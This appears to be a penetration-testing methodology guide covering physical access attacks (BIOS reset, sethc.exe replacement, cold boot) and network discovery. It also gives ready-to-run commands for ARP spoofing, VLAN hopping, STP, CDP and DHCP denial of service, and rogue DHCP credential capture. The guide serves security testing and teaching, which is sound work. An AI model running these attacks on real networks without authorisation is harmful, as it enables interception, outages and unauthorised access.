**Pentesting Methodology**

1. **Physical Attacks**

## **BIOS Password Recovery and System Security**

**Resetting the BIOS** can be achieved in several ways. Most motherboards include a **battery** that, when removed for around **30 minutes**, will reset the BIOS settings, including the password. Alternatively, a **jumper on the motherboard** can be adjusted to reset these settings by connecting specific pins.

For situations where hardware adjustments are not possible or practical, **software tools** offer a solution. Running a system from a **Live CD/USB** with distributions like **Kali Linux** provides access to tools like ***killCmos*** and ***CmosPWD***, which can assist in BIOS password recovery.

In cases where the BIOS password is unknown, entering it incorrectly **three times** will typically result in an error code. This code can be used on websites like [https://bios-pw.org](https://bios-pw.org/) to potentially retrieve a usable password.

### UEFI Security

For modern systems using **UEFI** instead of traditional BIOS, the tool **chipsec** can be utilized to analyze and modify UEFI settings, including the disabling of **Secure Boot**. This can be accomplished with the following command:

python chipsec\_main.py -module exploits.secure.boot.pk

### RAM Analysis and Cold Boot Attacks

RAM retains data briefly after power is cut, usually for **1 to 2 minutes**. This persistence can be extended to **10 minutes** by applying cold substances, such as liquid nitrogen. During this extended period, a **memory dump** can be created using tools like **dd.exe** and **volatility** for analysis.

### Direct Memory Access (DMA) Attacks

**INCEPTION** is a tool designed for **physical memory manipulation** through DMA, compatible with interfaces like **FireWire** and **Thunderbolt**. It allows for bypassing login procedures by patching memory to accept any password. However, it's ineffective against **Windows 10** systems.

### Live CD/USB for System Access

Changing system binaries like ***sethc.exe*** or ***Utilman.exe*** with a copy of ***cmd.exe*** can provide a command prompt with system privileges. Tools such as **chntpw** can be used to edit the **SAM** file of a Windows installation, allowing password changes.

**Kon-Boot** is a tool that facilitates logging into Windows systems without knowing the password by temporarily modifying the Windows kernel or UEFI. More information can be found at [https://www.raymond.cc](https://www.raymond.cc/blog/login-to-windows-administrator-and-linux-root-account-without-knowing-or-changing-current-password/).

### Handling Windows Security Features

#### Boot and Recovery Shortcuts

* **Supr**: Access BIOS settings.
* **F8**: Enter Recovery mode.
* Pressing **Shift** after the Windows banner can bypass autologon.

#### BAD USB Devices

Devices like **Rubber Ducky** and **Teensyduino** serve as platforms for creating **bad USB** devices, capable of executing predefined payloads when connected to a target computer.

#### Volume Shadow Copy

Administrator privileges allow for the creation of copies of sensitive files, including the **SAM** file, through PowerShell.

### Bypassing BitLocker Encryption

BitLocker encryption can potentially be bypassed if the **recovery password** is found within a memory dump file (**MEMORY.DMP**). Tools like **Elcomsoft Forensic Disk Decryptor** or **Passware Kit Forensic** can be utilized for this purpose.

### Social Engineering for Recovery Key Addition

A new BitLocker recovery key can be added through social engineering tactics, convincing a user to execute a command that adds a new recovery key composed of zeros, thereby simplifying the decryption process.

1. **Discovering hosts inside the network /** [**Discovering Assets of the company**](https://book.hacktricks.xyz/generic-methodologies-and-resources/external-recon-methodology)

**Depending** if the **test** you are perform is an **internal or external test** you may be interested on finding **hosts inside the company network** (internal test) or **finding assets of the company on the internet** (external test).

Note that if you are performing an external test, once you manage to obtain access to the internal network of the company you should re-start this guide.

# Pentesting Network

**Discovering hosts from the outside**

This is going to be a **brief section** about how to find **IPs responding** from the **Internet**. In this situation you have some **scope of IPs** (maybe even several **ranges**) and you just to find **which IPs are responding**.

### ICMP

This is the **easiest** and **fastest** way to discover if a host is up or not. You could try to send some **ICMP** packets and **expect responses**. The easiest way is just sending an **echo request** and expect from the response. You can do that using a simple pingor using fpingfor **ranges**. You could also use **nmap** to send other types of ICMP packets (this will avoid filters to common ICMP echo request-response).

ping -c 1 199.66.11.4 # 1 echo request to a host

fping -g 199.66.11.0/24 # Send echo requests to ranges

nmap -PE -PM -PP -sn -n 199.66.11.0/24 #Send echo, timestamp requests and subnet mask requests

### TCP Port Discovery

It's very common to find that all kind of ICMP packets are being filtered. Then, all you can do to check if a host is up is **try to find open ports**. Each host has **65535 ports**, so, if you have a "big" scope you **cannot** test if **each port** of each host is open or not, that will take too much time. Then, what you need is a **fast port scanner** ([masscan](https://github.com/robertdavidgraham/masscan)) and a list of the **ports more used:**

#Using masscan to scan top20ports of nmap in a /24 range (less than 5min)

masscan -p20,21-23,25,53,80,110,111,135,139,143,443,445,993,995,1723,3306,3389,5900,8080 199.66.11.0/24

You could also perform this step with nmap, but it slower and somewhat nmap has problems identifying hosts up.

### HTTP Port Discovery

This is just a TCP port discovery useful when you want to **focus on discovering HTTP** **services**:

masscan -p80,443,8000-8100,8443 199.66.11.0/24

### UDP Port Discovery

You could also try to check for some **UDP port open** to decide if you should **pay more attention** to a **host.** As UDP services usually **don't respond** with **any data** to a regular empty UDP probe packet it is difficult to say if a port is being filtered or open. The easiest way to decide this is to send a packet related to the running service, and as you don't know which service is running, you should try the most probable based on the port number:

nmap -sU -sV --version-intensity 0 -F -n 199.66.11.53/24

# The -sV will make nmap test each possible known UDP service packet

# The "--version-intensity 0" will make nmap only test the most probable

The nmap line proposed before will test the **top 1000 UDP ports** in every host inside the **/24** range but even only this will take **>20min**. If need **fastest results** you can use [**udp-proto-scanner**](https://github.com/portcullislabs/udp-proto-scanner): ./udp-proto-scanner.pl 199.66.11.53/24 This will send these **UDP probes** to their **expected port** (for a /24 range this will just take 1 min): *DNSStatusRequest, DNSVersionBindReq, NBTStat, NTPRequest, RPCCheck, SNMPv3GetRequest, chargen, citrix, daytime, db2, echo, gtpv1, ike,ms-sql, ms-sql-slam, netop, ntp, rpc, snmp-public, systat, tftp, time, xdmcp.*

### SCTP Port Discovery

#Probably useless, but it's pretty fast, why not trying?

nmap -T4 -sY -n --open -Pn <IP/range>

## Pentesting Wifi

Here you can find a nice guide of all the well known Wifi attacks:

Open word file of Pentesting Wifi

## **Discovering hosts from the inside**

If you are inside the network one of the first things you will want to do is to **discover other hosts**. Depending on **how much noise** you can/want to do, different actions could be performed:

### Passive

You can use these tools to passively discover hosts inside a connected network:

netdiscover -p

p0f -i eth0 -p -o /tmp/p0f.log

# Bettercap

net.recon on/off #Read local ARP cache periodically

net.show

set net.show.meta true #more info

### Active

Note that the techniques commented in ***Discovering hosts from the outside*** (*TCP/HTTP/UDP/SCTP Port Discovery*) can be also **applied here**. But, as you are in the **same network** as the other hosts, you can do **more things**:

#ARP discovery

nmap -sn <Network> #ARP Requests (Discover IPs)

netdiscover -r <Network> #ARP requests (Discover IPs)

#NBT discovery

nbtscan -r 192.168.0.1/24 #Search in Domain

# Bettercap

net.probe on/off #Discover hosts on current subnet by probing with ARP, mDNS, NBNS, UPNP, and/or WSD

set net.probe.mdns true/false #Enable mDNS discovery probes (default=true)

set net.probe.nbns true/false #Enable NetBIOS name service discovery probes (default=true)

set net.probe.upnp true/false #Enable UPNP discovery probes (default=true)

set net.probe.wsd true/false #Enable WSD discovery probes (default=true)

set net.probe.throttle 10 #10ms between probes sent (default=10)

#IPv6

alive6 <IFACE> # Send a pingv6 to multicast.

### Active ICMP

Note that the techniques commented in *Discovering hosts from the outside* (***ICMP***) can be also **applied here**. But, as you are in the **same network** as the other hosts, you can do **more things**:

* If you **ping** a **subnet broadcast address** the ping should be arrive to **each host** and they could **respond** to **you**: ping -b 10.10.5.255
* Pinging the **network broadcast address** you could even find hosts inside **other subnets**: ping -b 255.255.255.255
* Use the -PE, -PP, -PM flags of nmapto perform host discovery sending respectively **ICMPv4 echo**, **timestamp**, and **subnet mask requests:** nmap -PE -PM -PP -sn -vvv -n 10.12.5.0/24

### ****Wake On Lan****

Wake On Lan is used to **turn on** computers through a **network message**. The magic packet used to turn on the computer is only a packet where a **MAC Dst** is provided and then it is **repeated 16 times** inside the same paket. Then this kind of packets are usually sent in an **ethernet 0x0842** or in a **UDP packet to port 9**. If **no [MAC]** is provided, the packet is sent to **broadcast ethernet** (and the broadcast MAC will be the one being repeated).

# Bettercap (if no [MAC] is specificed ff:ff:ff:ff:ff:ff will be used/entire broadcast domain)

wol.eth [MAC] #Send a WOL as a raw ethernet packet of type 0x0847

wol.udp [MAC] #Send a WOL as an IPv4 broadcast packet to UDP port 9

## Scanning Hosts

Once you have discovered all the IPs (external or internal) you want to scan in depth, different actions can be performed.

### TCP

* **Open** port: *SYN --> SYN/ACK --> RST*
* **Closed** port: *SYN --> RST/ACK*
* **Filtered** port: *SYN --> [NO RESPONSE]*
* **Filtered** port: *SYN --> ICMP message*

# Nmap fast scan for the most 1000tcp ports used

nmap -sV -sC -O -T4 -n -Pn -oA fastscan <IP>

# Nmap fast scan for all the ports

nmap -sV -sC -O -T4 -n -Pn -p- -oA fullfastscan <IP>

# Nmap fast scan for all the ports slower to avoid failures due to -T4

nmap -sV -sC -O -p- -n -Pn -oA fullscan <IP>

#Bettercap Scan

syn.scan 192.168.1.0/24 1 10000 #Ports 1-10000

### UDP

There are 2 options to scan an UDP port:

* Send a **UDP packet** and check for the response ***ICMP unreachable*** if the port is **closed** (in several cases ICMP will be **filtered** so you won't receive any information inf the port is close or open).
* Send a **formatted datagrams** to elicit a response from a **service** (e.g., DNS, DHCP, TFTP, and others, as listed in *nmap-payloads*). If you receive a **response**, then, the port is **open**.

**Nmap** will **mix both** options using "-sV" (UDP scans are very slow), but notice that UDP scans are slower than TCP scans:

# Check if any of the most common udp services is running

udp-proto-scanner.pl <IP>

# Nmap fast check if any of the 100 most common UDP services is running

nmap -sU -sV --version-intensity 0 -n -F -T4 <IP>

# Nmap check if any of the 100 most common UDP services is running and launch defaults scripts

nmap -sU -sV -sC -n -F -T4 <IP>

# Nmap "fast" top 1000 UDP ports

nmap -sU -sV --version-intensity 0 -n -T4 <IP>

# You could use nmap to test all the UDP ports, but that will take a lot of time

### SCTP Scan

**SCTP (Stream Control Transmission Protocol)** is designed to be used alongside **TCP (Transmission Control Protocol)** and **UDP (User Datagram Protocol)**. Its main purpose is to facilitate the transport of telephony data over IP networks, mirroring many of the reliability features found in **Signaling System 7 (SS7)**. **SCTP** is a core component of the **SIGTRAN** protocol family, which aims to transport SS7 signals over IP networks.

The support for **SCTP** is provided by various operating systems, such as **IBM AIX**, **Oracle Solaris**, **HP-UX**, **Linux**, **Cisco IOS**, and **VxWorks**, indicating its broad acceptance and utility in the field of telecommunication and networking.

Two different scans for SCTP are offered by nmap: *-sY* and *-sZ*

# Nmap fast SCTP scan

nmap -T4 -sY -n -oA SCTFastScan <IP>

# Nmap all SCTP scan

nmap -T4 -p- -sY -sV -sC -F -n -oA SCTAllScan <IP>

### IDS and IPS evasion

### Open word file of IDS and IPS Evasion for more.

### ****More nmap options****

### Open word file of Nmap Summary(ESP)

### Revealing Internal IP Addresses

**Misconfigured routers, firewalls, and network devices** sometimes respond to network probes using **nonpublic source addresses**. **tcpdump** can be utilized to identify packets received from private addresses during testing. Specifically, on Kali Linux, packets can be captured on the **eth2 interface**, which is accessible from the public Internet. It's important to note that if your setup is behind a NAT or a Firewall, such packets are likely to be filtered out.

tcpdump –nt -i eth2 src net 10 or 172.16/12 or 192.168/16

tcpdump: verbose output suppressed, use -v or -vv for full protocol decode

listening on eth2, link-type EN10MB (Ethernet), capture size 65535 bytes

IP 10.10.0.1 > 185.22.224.18: ICMP echo reply, id 25804, seq 1582, length 64

IP 10.10.0.2 > 185.22.224.18: ICMP echo reply, id 25804, seq 1586, length 64

## Sniffing

Sniffing you can learn details of IP ranges, subnet sizes, MAC addresses, and hostnames by reviewing captured frames and packets. If the network is misconfigured or switching fabric under stress, attackers can capture sensitive material via passive network sniffing.

If a switched Ethernet network is configured properly, you will only see broadcast frames and material destined for your MAC address.

### TCPDump

sudo tcpdump -i <INTERFACE> udp port 53 #Listen to DNS request to discover what is searching the host

tcpdump -i <IFACE> icmp #Listen to icmp packets

sudo bash -c "sudo nohup tcpdump -i eth0 -G 300 -w \"/tmp/dump-%m-%d-%H-%M-%S-%s.pcap\" -W 50 'tcp and (port 80 or port 443)' &"

One can, also, capture packets from a remote machine over an SSH session with Wireshark as the GUI in realtime.

ssh user@<TARGET IP> tcpdump -i ens160 -U -s0 -w - | sudo wireshark -k -i -

ssh <USERNAME>@<TARGET IP> tcpdump -i <INTERFACE> -U -s0 -w - 'port not 22' | sudo wireshark -k -i - # Exclude SSH traffic

### Bettercap

net.sniff on

net.sniff stats

set net.sniff.output sniffed.pcap #Write captured packets to file

set net.sniff.local #If true it will consider packets from/to this computer, otherwise it will skip them (default=false)

set net.sniff.filter #BPF filter for the sniffer (default=not arp)

set net.sniff.regexp #If set only packets matching this regex will be considered

### Wireshark

Obviously.

### Capturing credentials

You can use tools like <https://github.com/lgandx/PCredz> to parse credentials from a pcap or a live interface.

## LAN attacks

### ARP spoofing

ARP Spoofing consist on sending gratuitous ARPResponses to indicate that the IP of a machine has the MAC of our device. Then, the victim will change the ARP table and will contact our machine every time it wants to contact the IP spoofed.

#### ****Bettercap****

arp.spoof on

set arp.spoof.targets <IP> #Specific targets to ARP spoof (default=<entire subnet>)

set arp.spoof.whitelist #Specific targets to skip while spoofing

set arp.spoof.fullduplex true #If true, both the targets and the gateway will be attacked, otherwise only the target (default=false)

set arp.spoof.internal true #If true, local connections among computers of the network will be spoofed, otherwise only connections going to and coming from the Internet (default=false)

#### ****Arpspoof****

echo 1 > /proc/sys/net/ipv4/ip\_forward

arpspoof -t 192.168.1.1 192.168.1.2

arpspoof -t 192.168.1.2 192.168.1.1

### MAC Flooding - CAM overflow

Overflow the switch’s CAM table sending a lot of packets with different source mac address. When the CAM table is full the switch start behaving like a hub (broadcasting all the traffic).

macof -i <interface>

In modern switches this vulnerability has been fixed.

### 802.1Q VLAN / DTP Attacks

#### Dynamic Trunking

The **Dynamic Trunking Protocol (DTP)** is designed as a link layer protocol to facilitate an automatic system for trunking, allowing switches to automatically select ports for trunk mode (Trunk) or non-trunk mode. The deployment of **DTP** is often seen as indicative of suboptimal network design, underscoring the importance of manually configuring trunks only where necessary and ensuring proper documentation.

By default, switch ports are set to operate in Dynamic Auto mode, meaning they are ready to initiate trunking if prompted by a neighboring switch. A security concern arises when a pentester or attacker connects to the switch and sends a DTP Desirable frame, compelling the port to enter trunk mode. This action enables the attacker to enumerate VLANs through STP frame analysis and circumvent VLAN segmentation by setting up virtual interfaces.

The presence of DTP in many switches by default can be exploited by adversaries to mimic a switch's behavior, thereby gaining access to traffic across all VLANs. The script [***dtpscan.sh***](https://github.com/commonexploits/dtpscan) is utilized to monitor an interface, revealing whether a switch is in Default, Trunk, Dynamic, Auto, or Access mode—the latter being the only configuration immune to VLAN hopping attacks. This tool assesses the switch's vulnerability status.

Should network vulnerability be identified, the ***Yersinia*** tool can be employed to "enable trunking" via the DTP protocol, allowing for the observation of packets from all VLANs.

apt-get install yersinia #Installation

sudo apt install kali-linux-large #Another way to install it in Kali


yersinia -I #Interactive mode

#In interactive mode you will need to select a interface first

#Then, you can select the protocol to attack using letter "g"

#Finally, you can select the attack using letter "x"

yersinia -G #For graphic mode




To enumerate the VLANs it's also possible to generate the DTP Desirable frame with the script [**DTPHijacking.py**](https://github.com/in9uz/VLANPWN/blob/main/DTPHijacking.py)**. D**o not interrupt the script under any circumstances. It injects DTP Desirable every three seconds. **The dynamically created trunk channels on the switch only live for five minutes. After five minutes, the trunk falls off.**

sudo python3 DTPHijacking.py --interface eth0

I would like to point out that **Access/Desirable (0x03)** indicates that the DTP frame is of the Desirable type, which tells the port to switch to Trunk mode. And **802.1Q/802.1Q (0xa5**) indicates the **802.1Q** encapsulation type.

By analyzing the STP frames, **we learn about the existence of VLAN 30 and VLAN 60.**



#### Attacking specific VLANs

Once you known VLAN IDs and IPs values, you can **configure a virtual interface to attack a specific VLAN**. If DHCP is not available, then use *ifconfig* to set a static IP address.

root@kali:~# modprobe 8021q

root@kali:~# vconfig add eth1 250

Added VLAN with VID == 250 to IF -:eth1:-

root@kali:~# dhclient eth1.250

Reloading /etc/samba/smb.conf: smbd only.

root@kali:~# ifconfig eth1.250

eth1.250 Link encap:Ethernet HWaddr 00:0e:c6:f0:29:65

inet addr:10.121.5.86 Bcast:10.121.5.255 Mask:255.255.255.0

inet6 addr: fe80::20e:c6ff:fef0:2965/64 Scope:Link

UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

RX packets:19 errors:0 dropped:0 overruns:0 frame:0

TX packets:13 errors:0 dropped:0 overruns:0 carrier:0

collisions:0 txqueuelen:0

RX bytes:2206 (2.1 KiB) TX bytes:1654 (1.6 KiB)

root@kali:~# arp-scan -I eth1.250 10.121.5.0/24

# Another configuration example

modprobe 8021q

vconfig add eth1 20

ifconfig eth1.20 192.168.1.2 netmask 255.255.255.0 up

# Another configuration example

sudo vconfig add eth0 30

sudo ip link set eth0.30 up

sudo dhclient -v eth0.30


#### Automatic VLAN Hopper

The discussed attack of **Dynamic Trunking and creating virtual interfaces an discovering hosts inside** other VLANs are **automatically performed** by the tool: [**https://github.com/nccgroup/vlan-hopping---frogger**](https://github.com/nccgroup/vlan-hopping---frogger)

#### Double Tagging

If an attacker knows the value of the **MAC, IP and VLAN ID of the victim host**, he could try to **double tag a frame** with its designated VLAN and the VLAN of the victim and send a packet. As the **victim won't be able to connect back** with the attacker, so the **best option for the attacker is communicate via UDP** to protocols that can perform some interesting actions (like SNMP).

Another option for the attacker is to launch a **TCP port scan spoofing an IP controlled by the attacker and accessible by the victim** (probably through internet). Then, the attacker could sniff in the second host owned by him if it receives some packets from the victim.



To perform this attack you could use scapy: pip install scapy

from scapy.all import \*

# Double tagging with ICMP packet (the response from the victim isn't double tagged so it will never reach the attacker)

packet = Ether()/Dot1Q(vlan=1)/Dot1Q(vlan=20)/IP(dst='192.168.1.10')/ICMP()

sendp(packet)

#### Lateral VLAN Segmentation Bypass

If you have **access to a switch that you are directly connected to**, you have the ability to **bypass VLAN segmentation** within the network. Simply **switch the port to trunk mode** (otherwise known as trunk), create virtual interfaces with the IDs of the target VLANs, and configure an IP address. You can try requesting the address dynamically (DHCP) or you can configure it statically. It depends on the case.

Open word file of Lateral VLAN Segmentation Bypass

#### Layer 3 Private VLAN Bypass

In certain environments, such as guest wireless networks, **port isolation (also known as private VLAN)** settings are implemented to prevent clients connected to a wireless access point from directly communicating with each other. However, a technique has been identified that can circumvent these isolation measures. This technique exploits either the lack of network ACLs or their improper configuration, enabling IP packets to be routed through a router to reach another client on the same network.

The attack is executed by creating a **packet that carries the IP address of the destination client but with the router's MAC address**. This causes the router to mistakenly forward the packet to the target client. This approach is similar to that used in Double Tagging Attacks, where the ability to control a host accessible to the victim is used to exploit the security flaw.

**Key Steps of the Attack:**

1. **Crafting a Packet:** A packet is specially crafted to include the target client's IP address but with the router's MAC address.
2. **Exploiting Router Behavior:** The crafted packet is sent up to the router, which, due to the configuration, redirects the packet to the target client, bypassing the isolation provided by private VLAN settings.

### VTP Attacks

VTP (VLAN Trunking Protocol) centralizes VLAN management. It utilizes revision numbers to maintain VLAN database integrity; any modification increments this number. Switches adopt configurations with higher revision numbers, updating their own VLAN databases.

#### VTP Domain Roles

* **VTP Server:** Manages VLANs—creates, deletes, modifies. It broadcasts VTP announcements to domain members.
* **VTP Client:** Receives VTP announcements to synchronize its VLAN database. This role is restricted from local VLAN configuration modifications.
* **VTP Transparent:** Doesn't engage in VTP updates but forwards VTP announcements. Unaffected by VTP attacks, it maintains a constant revision number of zero.

#### VTP Advertisement Types

* **Summary Advertisement:** Broadcasted by the VTP server every 300 seconds, carrying essential domain information.
* **Subset Advertisement:** Sent following VLAN configuration changes.
* **Advertisement Request:** Issued by a VTP client to request a Summary Advertisement, typically in response to detecting a higher configuration revision number.

VTP vulnerabilities are exploitable exclusively via trunk ports as VTP announcements circulate solely through them. Post-DTP attack scenarios might pivot towards VTP. Tools like Yersinia can facilitate VTP attacks, aiming to wipe out the VLAN database, effectively disrupting the network.

Note: This discussion pertains to VTP version 1 (VTPv1).

%% yersinia -G # Launch Yersinia in graphical mode ```

In Yersinia's graphical mode, choose the deleting all VTP vlans option to purge the VLAN database.

### STP Attacks

**If you cannot capture BPDU frames on your interfaces, it is unlikely that you will succeed in an STP attack.**

#### ****STP BPDU DoS****

Sending a lot of BPDUs TCP (Topology Change Notification) or Conf (the BPDUs that are sent when the topology is created) the switches are overloaded and stop working correctly.

yersinia stp -attack 2

yersinia stp -attack 3

#Use -M to disable MAC spoofing

#### ****STP TCP Attack****

When a TCP is sent, the CAM table of the switches will be deleted in 15s. Then, if you are sending continuously this kind of packets, the CAM table will be restarted continuously (or every 15segs) and when it is restarted, the switch behaves as a hub

yersinia stp -attack 1 #Will send 1 TCP packet and the switch should restore the CAM in 15 seconds

yersinia stp -attack 0 #Will send 1 CONF packet, nothing else will happen

#### ****STP Root Attack****

The attacker simulates the behaviour of a switch to become the STP root of the network. Then, more data will pass through him. This is interesting when you are connected to two different switches. This is done by sending BPDUs CONF packets saying that the **priority** value is less than the actual priority of the actual root switch.

yersinia stp -attack 4 #Behaves like the root switch

yersinia stp -attack 5 #This will make the device behaves as a switch but will not be root

**If the attacker is connected to 2 switches he can be the root of the new tree and all the traffic between those switches will pass through him** (a MITM attack will be performed).

yersinia stp -attack 6 #This will cause a DoS as the layer 2 packets wont be forwarded. You can use Ettercap to forward those packets "Sniff" --> "Bridged sniffing"

ettercap -T -i eth1 -B eth2 -q #Set a bridge between 2 interfaces to forwardpackages

### CDP Attacks

CISCO Discovery Protocol (CDP) is essential for communication between CISCO devices, allowing them to **identify each other and share configuration details**.

#### Passive Data Collection

CDP is configured to broadcast information through all ports, which might lead to a security risk. An attacker, upon connecting to a switch port, could deploy network sniffers like **Wireshark**, **tcpdump**, or **Yersinia**. This action can reveal sensitive data about the network device, including its model and the version of Cisco IOS it runs. The attacker might then target specific vulnerabilities in the identified Cisco IOS version.

#### Inducing CDP Table Flooding

A more aggressive approach involves launching a Denial of Service (DoS) attack by overwhelming the switch's memory, pretending to be legitimate CISCO devices. Below is the command sequence for initiating such an attack using Yersinia, a network tool designed for testing:

sudo yersinia cdp -attack 1 # Initiates a DoS attack by simulating fake CISCO devices

# Alternatively, for a GUI approach:

sudo yersinia -G

During this attack, the switch's CPU and CDP neighbor table are heavily burdened, leading to what is often referred to as **“network paralysis”** due to the excessive resource consumption.

#### CDP Impersonation Attack

sudo yersinia cdp -attack 2 #Simulate a new CISCO device

sudo yersinia cdp -attack 0 #Send a CDP packet

You could also use [**scapy**](https://github.com/secdev/scapy/). Be sure to install it with scapy/contrib package.

### VoIP Attacks and the VoIP Hopper Tool

VoIP phones, increasingly integrated with IoT devices, offer functionalities like unlocking doors or controlling thermostats through special phone numbers. However, this integration can pose security risks.

The tool [**voiphopper**](http://voiphopper.sourceforge.net/) is designed to emulate a VoIP phone in various environments (Cisco, Avaya, Nortel, Alcatel-Lucent). It discovers the voice network's VLAN ID using protocols like CDP, DHCP, LLDP-MED, and 802.1Q ARP.

**VoIP Hopper** offers three modes for the Cisco Discovery Protocol (CDP):

1. **Sniff Mode** (-c 0): Analyzes network packets to identify the VLAN ID.
2. **Spoof Mode** (-c 1): Generates custom packets mimicking those of an actual VoIP device.
3. **Spoof with Pre-made Packet Mode** (-c 2): Sends packets identical to those of a specific Cisco IP phone model.

The preferred mode for speed is the third one. It requires specifying:

* The attacker's network interface (-i parameter).
* The name of the VoIP device being emulated (-E parameter), adhering to the Cisco naming format (e.g., SEP followed by a MAC address).

In corporate settings, to mimic an existing VoIP device, one might:

* Inspect the MAC label on the phone.
* Navigate the phone's display settings to view model information.
* Connect the VoIP device to a laptop and observe CDP requests using Wireshark.

An example command to execute the tool in the third mode would be:

voiphopper -i eth1 -E 'SEP001EEEEEEEEE ' -c 2

### DHCP Attacks

#### Enumeration

nmap --script broadcast-dhcp-discover

Starting Nmap 7.80 ( https://nmap.org ) at 2019-10-16 05:30 EDT

WARNING: No targets were specified, so 0 hosts scanned.

Pre-scan script results:

| broadcast-dhcp-discover:

| Response 1 of 1:

| IP Offered: 192.168.1.250

| DHCP Message Type: DHCPOFFER

| Server Identifier: 192.168.1.1

| IP Address Lease Time: 1m00s

| Subnet Mask: 255.255.255.0

| Router: 192.168.1.1

| Domain Name Server: 192.168.1.1

|\_ Domain Name: mynet

Nmap done: 0 IP addresses (0 hosts up) scanned in 5.27 seconds

**DoS**

**Two types of DoS** could be performed against DHCP servers. The first one consists on **simulate enough fake hosts to use all the possible IP addresses**. This attack will work only if you can see the responses of the DHCP server and complete the protocol (**Discover** (Comp) --> **Offer** (server) --> **Request** (Comp) --> **ACK** (server)). For example, this is **not possible in Wifi networks**.

Another way to perform a DHCP DoS is to send a **DHCP-RELEASE packet using as source code every possible IP**. Then, the server will think that everybody has finished using the IP.

yersinia dhcp -attack 1

yersinia dhcp -attack 3 #More parameters are needed

A more automatic way of doing this is using the tool [DHCPing](https://github.com/kamorin/DHCPig)

You could use the mentioned DoS attacks to force clients to obtain new leases within the environment, and exhaust legitimate servers so that they become unresponsive. So when the legitimate try to reconnect, **you can server malicious values mentioned in the next attack**.

#### Set malicious values

A rogue DHCP server can be set up using the DHCP script located at /usr/share/responder/DHCP.py. This is useful for network attacks, like capturing HTTP traffic and credentials, by redirecting traffic to a malicious server. However, setting a rogue gateway is less effective since it only allows capturing outbound traffic from the client, missing the responses from the real gateway. Instead, setting up a rogue DNS or WPAD server is recommended for a more effective attack.

Below are the command options for configuring the rogue DHCP server:

* **Our IP Address (Gateway Advertisement)**: Use -i 10.0.0.100 to advertise your machine's IP as the gateway.
* **Local DNS Domain Name**: Optionally, use -d example.org to set a local DNS domain name.
* **Original Router/Gateway IP**: Use -r 10.0.0.1 to specify the IP address of the legitimate router or gateway.
* **Primary DNS Server IP**: Use -p 10.0.0.100 to set the IP address of the rogue DNS server you control.
* **Secondary DNS Server IP**: Optionally, use -s 10.0.0.1 to set a secondary DNS server IP.
* **Netmask of Local Network**: Use -n 255.255.255.0 to define the netmask for the local network.
* **Interface for DHCP Traffic**: Use -I eth1 to listen for DHCP traffic on a specific network interface.
